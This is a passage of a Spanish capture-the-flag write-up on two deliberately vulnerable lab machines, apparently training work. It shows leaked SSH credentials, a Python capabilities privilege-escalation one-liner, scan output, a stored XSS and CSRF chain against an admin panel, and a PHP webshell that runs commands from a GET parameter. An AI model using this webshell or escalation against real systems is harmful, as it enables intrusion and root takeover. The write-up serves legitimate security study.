


Ilustración 3: salida etc/os-release

3.1.3 Obtención de Acceso e Intrusión

3.1.3.1 Exposición de Credenciales

Utilizando la información obtenida en el reconocimiento inicial, se accedió al directorio /config/ listado en el navegador. Se localizó el archivo de respaldo creds.bak.

Al visualizar el contenido del archivo, se recuperaron credenciales en texto plano:

ssh_user: woodstock

ssh_pass: beagle2024!




Ilustración 4: credenciales

3.1.4 Acceso vía SSH

Con las credenciales obtenidas, se realizó una conexión exitosa al servidor mediante SSH. El banner de bienvenida confirmó nuevamente la arquitectura identificada (Ubuntu 24.04.3 LTS).




Ilustración 5: acceso ssh

3.1.5 Post-Explotación

3.1.5.1 Captura de Flag de Usuario

Una vez dentro del sistema como el usuario woodstock, se procedió a listar el contenido del directorio home. Se localizó el archivo user.txt, el cual contenía el identificador de compromiso del usuario:

- **Flag:** de60ea49e5455e5f3a6c4269c98f9c7e





Ilustración 6: flag usuario

3.1.5.2 Escalada de Privilegios mediante Capabilities

Se realizó una búsqueda de binarios con permisos especiales. Al no encontrar vectores claros mediante SUID, se auditaron las capabilities del sistema utilizando el comando `getcap -r /2>/dev/null`.

Se detectó una configuración crítica en el intérprete de Python:



```
woodstock@Snoopy:~$ getcap -r / 2>/dev/null | sort
/usr/bin/python3.12 cap_setuid=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,c
ap_sys_admin=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=e
p
woodstock@Snoopy:~$
```

Ilustración 7: capabilities del sistema

Esta capability permite a un proceso de Python manipular su UID. Se utilizó el siguiente comando para elevar privilegios a root:


```
Session Acciones Editar Vista Ayuda
root@snoopy: ~
woodstock@snoopy:~$ getcap -r / 2>/dev/null | sort
/usr/bin/python3.12 cap_setuid=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,c
ap_sys_admin=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=e
p
woodstock@snoopy:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash -p")'
root@snoopy:~# whoami
root
root@snoopy:~# id
uid=0(root) gid=1001(woodstock) groups=1001(woodstock)
root@snoopy:~# car /root/root.txt
bash: car: command not found
root@snoopy:~# cat /root/root.txt
7071cc70eaf7d436df1e90aa18e9deb
root@snoopy:~#
```

Ilustración 8: usuario root


3.2 BLOGSITO

La segunda máquina explotada en Fluxbound fue Blogsito, un pequeño blog deliberadamente vulnerable en el que confluyen varios fallos encadenables: exposición de rutas sensibles, lectura del código fuente de componentes administrativos, XSS almacenado, CSRF, subida de archivos y una configuración incorrecta de sudo sobre el binario tar. La resolución se abordó de forma secuencial, partiendo de la enumeración de servicios hasta alcanzar privilegios de root.

3.2.1 Enumeración inicial

Se comenzó con un escaneo completo de puertos sobre la dirección IP objetivo 10.0.79.61 mediante nmap, con detección de versiones y scripts por defecto. El reconocimiento confirmó la existencia de los servicios más relevantes para la resolución: HTTP en el puerto 80 y un servicio adicional de pistas en el puerto 8081. También aparecieron abiertos otros puertos, como 22/tcp, 2525/tcp y 6379/tcp, aunque no resultaron necesarios para la explotación final.

```
nmap -sC -sV -p- 10.0.79.61
```



```
(kali@kali)~[Escritorio]
$ nmap -sV -sC 10.0.79.61
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 19:46 CEST
Nmap scan report for 10.0.79.61
Host is up (0.019s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 e0:c4:a2:aa:5d:29:6c:e4:48:d6:c3:79:e4:e4:42:9a (ECDSA)
|_ 256 69:ed:e8:15:40:b8:4f:d4:c5:25:b3:a6:8c:27:6b:f5 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Blogsito
|_ http-robots.txt: 4 disallowed entries
|_ /admin/ /admin/promote.php /admin/moderate.php
|_ /learn
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_   PHPSESSID:
|_   httponly flag not set
8081/tcp  open  http      SimpleHTTPServer 0.6 (Python 3.12.3)
|_ http-title: Hint
|_ http-server-header: SimpleHTTP/0.6 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds

(kali@kali)~[Escritorio]
```

Ilustración 9: resultado del escaneo nmap sobre Blogsito.

3.2.2 Análisis de la aplicación web

Tras identificar el servicio web, se accedió a la página principal del blog. La aplicación presentaba funcionalidades de registro, autenticación y publicación de comentarios. A simple vista ya se

observaba que el entorno estaba orientado a una explotación web, por lo que se amplió la enumeración mediante inspección manual del sitio y fuerza bruta de rutas.




Ilustración 10: acceso inicial a la aplicación web Blogsito.

La enumeración de contenido confirmó varias rutas de interés. Por un lado, la búsqueda con gobuster permitió localizar directorios y recursos adicionales. Por otro, el archivo robots.txt exponía rutas administrativas ocultas a los motores de búsqueda, entre ellas /admin/, /admin/promote.php, /admin/moderate.php y /learn/.

```
(kali@kali)-[~/Escritorio]
└─$ gobuster dir -u http://10.0.79.61:80/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.0.79.61:80/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8
[+] Timeout:         10s


Starting gobuster in directory enumeration mode

./hta                (Status: 403) [Size: 275]
./htpasswd            (Status: 403) [Size: 275]
/admin                (Status: 301) [Size: 308] [→ http://10.0.79.61/admin/]
/author              (Status: 301) [Size: 309] [→ http://10.0.79.61/author/]
/.htaccess            (Status: 403) [Size: 275]
/includes             (Status: 301) [Size: 311] [→ http://10.0.79.61/includes/]
/index.php            (Status: 200) [Size: 1010]
/learn                (Status: 301) [Size: 308] [→ http://10.0.79.61/learn/]
/robots.txt           (Status: 200) [Size: 138]
/server-status        (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 310] [→ http://10.0.79.61/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali)-[~/Escritorio]
└─$
```


Ilustración 11: enumeración de rutas web con gobuster.



```
User-agent: *  
Disallow: /admin/  
Disallow: /admin/promote.php  
Disallow: /admin/moderate.php  
Disallow: /learn  
# (limpiar antes de release)
```

Ilustración 12: contenido de robots.txt con rutas sensibles.

El acceso a /learn/ resultó especialmente relevante, ya que la propia aplicación exponía con fines didácticos el código fuente de ficheros críticos del panel administrativo. En concreto, se revisaron los archivos admin/moderate.php y admin/promote.php, que permitían comprender el flujo de moderación de comentarios y el mecanismo de promoción de usuarios.



Material de aprendizaje

- [Ver código de admin/moderate.php](#)
- [Ver código de admin/promote.php](#)

Solo lectura. Estos archivos no se ejecutan aquí.

Ilustración 13: sección /learn/ con acceso al material expuesto.

Fuente de moderate.php

```
<?php
require '../includes/db.php';
require '../includes/header.php';
if (role()!='admin') { http_response_code(403); die('for admin'); }

/* ===== Acciones de borrado (POST) ===== */
if ($SERVER['REQUEST_METHOD']=='POST') {
    // Eliminar comentario
    if (isset($_POST['delete_comment_id'])) {
        $cid = (int)$_POST['delete_comment_id'];
        if ($cid > 0) {
            $db->exec("DELETE FROM comments WHERE id=$cid");
        }
        header('Location: /admin/moderate.php'); exit;
    }

    // Eliminar post (+ sus comentarios)
    if (isset($_POST['delete_post_id'])) {
        $pid = (int)$_POST['delete_post_id'];
        if ($pid > 0) {
            $db->exec('BEGIN');
            $db->exec("DELETE FROM comments WHERE post_id=$pid");
            $db->exec("DELETE FROM posts WHERE id=$pid");
            $db->exec('COMMIT');
        }
        header('Location: /admin/moderate.php'); exit;
    }
}
?>

<div class="card">
<h2>Moderation</h2>
<p class="meta">Admin sees raw content.</p>
</div>

<!-- ===== COMENTARIOS ===== -->
<section class="card">
<h3>Comments</h3>
<?php
$cs = $db->query("SELECT c.id, c.content, c.created_at, u.username, p.title, p.id AS post_id
FROM comments c
LEFT JOIN users u ON u.id=c.author_id
LEFT JOIN posts p ON p.id=c.post_id
ORDER BY c.id DESC");

$foundC = false;
while ($r = $cs->fetchArray(SQLITE3_ASSOC)) {
    $foundC = true;
}
```

Ilustración 14: lectura del código fuente expuesto de los componentes administrativos.

Fuente de promote.php

```
<?php require '../includes/db.php'; require '../includes/auth.php';
if (role()!='admin') { die('for admin'); }
$id = (int)($_GET['id'] ?? 0);
$db->exec("UPDATE users SET role='author' WHERE id=$id");
echo "ok";
```

Ilustración 15: detalle del endpoint promote.php accesible desde /learn/.

Del análisis del código se dedujo la presencia de dos vulnerabilidades encadenables. En primer lugar, los comentarios se mostraban sin saneamiento adecuado en el panel de moderación, lo que abría la puerta a un XSS almacenado. En segundo lugar, la promoción de un usuario a author se realizaba mediante una petición GET al endpoint `/admin/promote.php?id=<UID>` sin

comprobaciones anti-CSRF. Esta combinación permitía forzar al navegador del administrador a elevar el rol del usuario atacante.

3.2.3 Elevación de privilegios en la aplicación: Stored XSS + CSRF

Una vez registrado un usuario propio y autenticado en la aplicación, se identificó el UID asignado por la plataforma y se publicó un comentario malicioso en una entrada del blog. El payload estaba diseñado para que, al ser procesado por el panel de moderación del administrador, se ejecutase una petición autenticada hacia el endpoint de promoción del rol.



Ilustración 16: payload malicioso insertado como comentario.

Tras la visita del admin-bot al panel de moderación, la cuenta atacante pasó de user a author. La interfaz mostró entonces nuevas opciones propias del rol elevado, entre ellas la funcionalidad de subida de ficheros, lo que habilitó el siguiente vector de explotación.





Ilustración 17: confirmación visual del cambio de rol a author.

3.2.4 Foothold mediante subida de webshell

Con privilegios de author, se accedió al panel /author/upload.php y se subió una webshell en PHP. El fichero aceptaba un parámetro cmd por GET y utilizaba passthru para ejecutar comandos del sistema, devolviendo tanto la salida estándar como la de error. Este componente proporcionó un foothold estable desde el que continuar la post-explotación del sistema.



```
cali@kali: ~  
Session Acciones Editar Vista Ayuda  
GNU nano 8.6 shell.php *  
<?php  
header('Content-Type: text/plain; charset=utf-8');  
$cmd = $_GET['cmd'] ?? '/usr/bin/id';  
passthru($cmd . ' 2>&1', $code);  
echo "\n[exit:$code]\n";
```

Ilustración 18: código de la webshell preparada para la subida.





